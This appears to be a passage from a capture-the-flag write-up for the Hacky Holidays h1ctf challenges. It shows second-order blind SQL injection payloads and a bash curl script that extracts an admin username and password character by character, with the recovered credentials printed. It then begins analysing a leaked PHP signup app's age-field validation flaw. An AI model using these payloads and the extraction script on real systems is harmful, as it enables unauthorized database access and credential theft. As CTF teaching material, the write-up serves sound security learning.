
Now we can also locate potential columns with following query:

TotallyRandom' OR (SELECT 1 FROM admin where LENGTH(COLUMN)>0)#


This will cause similar, when column exists with valid data, subquery will return 1 and causing true on OR condition, we will use following potential columns:


- user
- username
- login
- pass
- password

Again, there is no column as **user**:



Meanwhile there is **username** and **password** respectively:






Since we located most crucial columns needed, we do not need to look for others. We will try to locate number of entries on that table with following query:

TotallyRandom' OR (SELECT count(username) from admin)>1#

Since we are already sure about there is an entry on the table because of data returned on column fetching, we will try to see if there is more than 1 user on the table.




It turns out to be there is only 1 user on the table which makes our job much easier. Now we will be firstly getting length amount of each column respectively, by using following query:


TotallyRandom' OR (select LENGTH(column) from admin)=NTH#

Once our OR condition returns true, we can be sure about that our target is having Nth number of characters.


As we can see length for username is not 4 characters.



However, it’s equal to 5 characters.



By simplying doing same we find out that password is 17 char long.



As we can see we find out lengths for both **username** and **password** columns respectively, since we are doing second order boolean based blind SQL injection attack, we must use following sample for finding exact values for both columns.

```
TotallyRandom'+or+(select+1+from+admin+where+MD5(SUBSTRING(column,position,1))=MD5(CHAR(Nth)))#
```

As we can see we used built-in md5, char and substring functions of MySQL, reason we are doing it for being sure to catch exact value for data, since it might be case sensitive.

Considering we must find 22 characters, doing above example manually like previous ones will take so much time so we must write our own automation tool for it.

A simple bash script like this does wonders:

```
#!/bin/bash
printf "$1 is: "
for (( c=1; c<$2; c++ ))
        do
                for i in {1..255}
                        do
                                request=$(curl -X POST https://hackyholidays.h1ctf.com/evil-quiz/ -b "session=$3" -d "name=aaa2'+or+(select+1+from+admin+where+MD5(SUBSTRING($1,$c,1))=MD5(CHAR($i)))#" -s -w "%{http_code}\n" -o /dev/null)
                                if [[ $request == 302 ]]; then
                                        request2=$(curl https://hackyholidays.h1ctf.com/evil-quiz/score -b "session=$3" -s)
                                        kek=$(echo $request2 | grep "There is 0 other player(s) with the same name as you!")
                                        if [[ -z $kek ]]; then
                                                printf -v s '\\%03o' $i
                                                printf "$s"
                                                break
                                        fi
                                fi
        done
done
printf "\n done!\n"
```

Since we do not need submitting answers all the time but updated our name for session to execute second order SQL injection, we can just directly access **/score** endpoint right after updating our name. Syntax for executing sample bash script would be like:

```
./script.sh <column> <length> <session>
```


After some time, we find out username:

```
root@instance-20190910-0255:~# ./chal9.sh username 5 031a51a1db08c07507486ebaf5e50ba4
username is: admin
 done!
```

Now it's time to find value for password:

```
root@instance-20190910-0255:~# ./chal9.sh password 17 031a51a1db08c07507486ebaf5e50ba4
password is: S3creT_p4ssw0rd-$
 done!
```

We will use following credentials on **/admin** endpoint.




Due to **second order SQL injection** on **/evil-quiz/score** endpoint, malicious actor can run arbitrary queries on DBMS and can steal sensitive information, such as user credentials or alter database contents which would affect applications workflow.

A **SQL injection** attack consists of insertion or "injection" of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to affect the execution of predefined SQL commands.


SQL query on **/evil-quiz/score** endpoint which is querying quiz contestants name on the database is vulnerable to SQL injection, while **/evil-quiz/score** endpoint is not directly receiving any user supplied parameter via request, it's processing user input received on initial session creation at **/evil-quiz/** endpoint, which is leading to **second order SQL injection vulnerability**.

Signup Manager

When we visit **Signup Manager** app on our browser, it had following contents:



On engagement, application looks very simply which is letting visitors to signup and created their accounts. While inspecting active DOM content there was interesting comment:



Which was mentioning **See README.md for assistance**, which appears to be comment left out by developer of the application. **README.md** file had following contents on it:

```
root@instance-20190910-0255:/tmp# curl -s https://hackyholidays.h1ctf.com/signup-manager/README.md
# SignUp Manager

SignUp manager is a simple and easy to use script which allows new users to signup and login to a private page. All users are stored in a file so need for a complicated dat
tup.

### How to Install

1) Create a directory that you wish SignUp Manager to be installed into

2) Move signupmanager.zip into the new directory and unzip it.

3) For security move users.txt into a directory that cannot be read from website visitors

4) Update index.php with the location of your users.txt file


5) Edit the user and admin php files to display your hidden content

6) You can make anyone an admin by changing the last character in the users.txt file to a Y

7) Default login is admin / password
```

It was mentioning default credentials are admin:password and mentioning **users.txt** is where user credentials stored, as well as **signupmanager.zip** is being archive name of the application, and mentioning adding **Y** char as last character on users.txt grants admin access to the users.

When logged in with admin:password credentials, it was actually user account:



So that credentials are not what should we look for, when checked **users.txt** that file is not there either.



Only information left is **signupmanager.zip** file and when we checked its existence, it was actually there.

```
root@instance-20190910-0255:/tmp# wget https://hackyholidays.h1ctf.com/signup-manager/signupmanager.zip
--2020-12-25 02:00:26--  https://hackyholidays.h1ctf.com/signup-manager/signupmanager.zip
Resolving hackyholidays.h1ctf.com (hackyholidays.h1ctf.com)... 18.216.153.32
Connecting to hackyholidays.h1ctf.com (hackyholidays.h1ctf.com)|18.216.153.32|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4118 (4.0K) [application/zip]
Saving to: 'signupmanager.zip'

signupmanager.zip                   100%[=============================================================================================>]   4.02K  --.-KB/s    in 0s

2020-12-25 02:00:27 (335 MB/s) - 'signupmanager.zip' saved [4118/4118]
```

After downloading archive file, we unzipped it to see what kind of contents was there.

```
root@instance-20190910-0255:/tmp# unzip signupmanager.zip
Archive:  signupmanager.zip
  inflating: README.md
  inflating: admin.php
  inflating: index.php
  inflating: signup.php
  inflating: user.php
```

It appears to be valid source of the application and admin.php was looking interesting, viewed code is in place.

```
root@instance-20190910-0255:/tmp# cat admin.php
<?php
//DO NOT DELETE THE BELOW LINE
if( !isset($page) ) die("You cannot access this page directly"); ?>
<!DOCTYPE html>
<html lang="en">
<head>
    <title>SignUp Manager - Admin Area</title>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.min.css" integrity="sha384-BVYiiSIFeK1dGmJRAkycuHAHRg32OmUcww7on3
dEjh4u" crossorigin="anonymous">
</head>
<body>
<div class="container" style="margin-top:20px">
    <h1 class="text-center" style="margin:0;padding:0">Admin Area</h1>
</div>
</body>
</html>
```

As we can see from the source code, direct access to **admin.php** file is prevented. Let's check **index.php** as well.

```
root@instance-20190910-0255:/tmp# cat index.php
<?php
if( isset($_GET["logout"]) ){
    setcookie('token',null,time()-3600);
    header("Location: ".explode("?",$_SERVER["REQUEST_URI"])[0]);
    exit();
}
function buildUsers(){
    $users = array();
    $users_txt = file_get_contents('users.txt');
    foreach( explode(PHP_EOL,$users_txt) as $user_str ){
        if( strlen($user_str) == 113 ) {
            $username = str_replace('#', '', substr($user_str, 0, 15));
            $users[$username] = array(
                'username' => $username,
                'password' => str_replace('#', '', substr($user_str, 15, 32)),
                'cookie' => str_replace('#', '', substr($user_str, 47, 32)),
                'age' => intval(str_replace('#', '', substr($user_str, 79, 3))),
                'firstname' => str_replace('#', '', substr($user_str, 82, 15)),
                'lastname' => str_replace('#', '', substr($user_str, 97, 15)),
                'admin' => ((substr($user_str, 112, 1) === 'Y') ? true : false)
            );
        }
    }
    return $users;
}
function addUser($username,$password,$age,$firstname,$lastname){
    $random_hash = md5( print_r($_SERVER,true).print_r($_POST,true).date("U").microtime().rand() );
    $line = '';
    $line .= str_pad( $username,15,"#");
    $line .= $password;
    $line .= $random_hash;
    $line .= str_pad( $age,3,"#");
    $line .= str_pad( $firstname,15,"#");
    $line .= str_pad( $lastname,15,"#");
    $line .= 'N';
    $line = substr($line,0,113);
    file_put_contents('users.txt',$line.PHP_EOL, FILE_APPEND);
    return $random_hash;
}
$all_users = buildUsers();
$page = 'signup.php';
if( isset($_COOKIE["token"]) ){
    foreach( $all_users as $u ){
        if( $u["cookie"] === $_COOKIE["token"] ){
            if( $u["admin"] ){
                $page = 'admin.php';
            }else{
                $page = 'user.php';
            }
        }
```

It looks like **index.php** is handling all requests as well as loading **admin.php** **signup.php** and **user.php** files. Function named **addUser** is responsible for adding new user to the users.txt, further checking points out that all legit users added as normal user as expected.

```
function addUser($username,$password,$age,$firstname,$lastname){
    $random_hash = md5( print_r($_SERVER,true).print_r($_POST,true).date("U").microtime().rand() );
    $line = '';
    $line .= str_pad( $username,15,"#");
    $line .= $password;
    $line .= $random_hash;
    $line .= str_pad( $age,3,"#");
    $line .= str_pad( $firstname,15,"#");
    $line .= str_pad( $lastname,15,"#");
    $line .= 'N';
    $line = substr($line,0,113);
    file_put_contents('users.txt',$line.PHP_EOL, FILE_APPEND);
    return $random_hash;
}
```

Application is having some sanitize checks for signup process as well:

```
if( $page == 'signup.php' ) {
    $errors = array();
    if (isset($_POST["action"])) {
        if( $_POST["action"] == 'login' && isset($_POST["username"], $_POST["password"]) ){
            if( isset($all_users[ $_POST["username"] ]) ){
                $u = $all_users[ $_POST["username"] ];
                if( md5($_POST["password"]) === $u["password"] ){
                    setcookie('token', $u["cookie"], time() + 3600);
                    header("Location: " . explode("?", $_SERVER["REQUEST_URI"])[0]);
                    exit();
                }
            }
            $errors[] = 'Username and password combination not found';
        }
        if ($_POST["action"] == 'signup' && isset($_POST["username"], $_POST["password"], $_POST["age"], $_POST["firstname"], $_PO
            $username = substr(preg_replace('/([^a-zA-Z0-9])/', '', $_POST["username"]), 0, 15);
            if (strlen($username) < 3) {
                $errors[] = 'Username must by at least 3 characters';
            } else {
                if (isset($all_users[$username])) {
                    $errors[] = 'Username already exists';
                }
            }
            $password = md5($_POST["password"]);
            $firstname = substr(preg_replace('/([^a-zA-Z0-9])/', '', $_POST["firstname"]), 0, 15);
            if (strlen($firstname) < 3) {
                $errors[] = 'First name must by at least 3 characters';
            }
            $lastname = substr(preg_replace('/([^a-zA-Z0-9])/', '', $_POST["lastname"]), 0, 15);
            if (strlen($lastname) < 3) {
                $errors[] = 'Last name must by at least 3 characters';
            }
            if (!is_numeric($_POST["age"])) {
                $errors[] = 'Age entered is invalid';
            }
            if (strlen($_POST["age"]) > 3) {
                $errors[] = 'Age entered is too long';
            }
            $age = intval($_POST["age"]);
            if (count($errors) === 0) {
                $cookie = addUser($username, $password, $age, $firstname, $lastname);
                setcookie('token', $cookie, time() + 3600);
                header("Location: " . explode("?", $_SERVER["REQUEST_URI"])[0]);
                exit();
            }
        }
    }
}
```


At first glance, all is looking like perfect, until noticing **is_numeric** and **strlen** checks for **age** parameter.

Application was trusting user supplied data then passing it with using **intval** function. Since users can only send **age** parameter with 3-digit numbers, developer thought having **strlen** control but not on boundary for potential higher values, application was directly processing user suppied data.

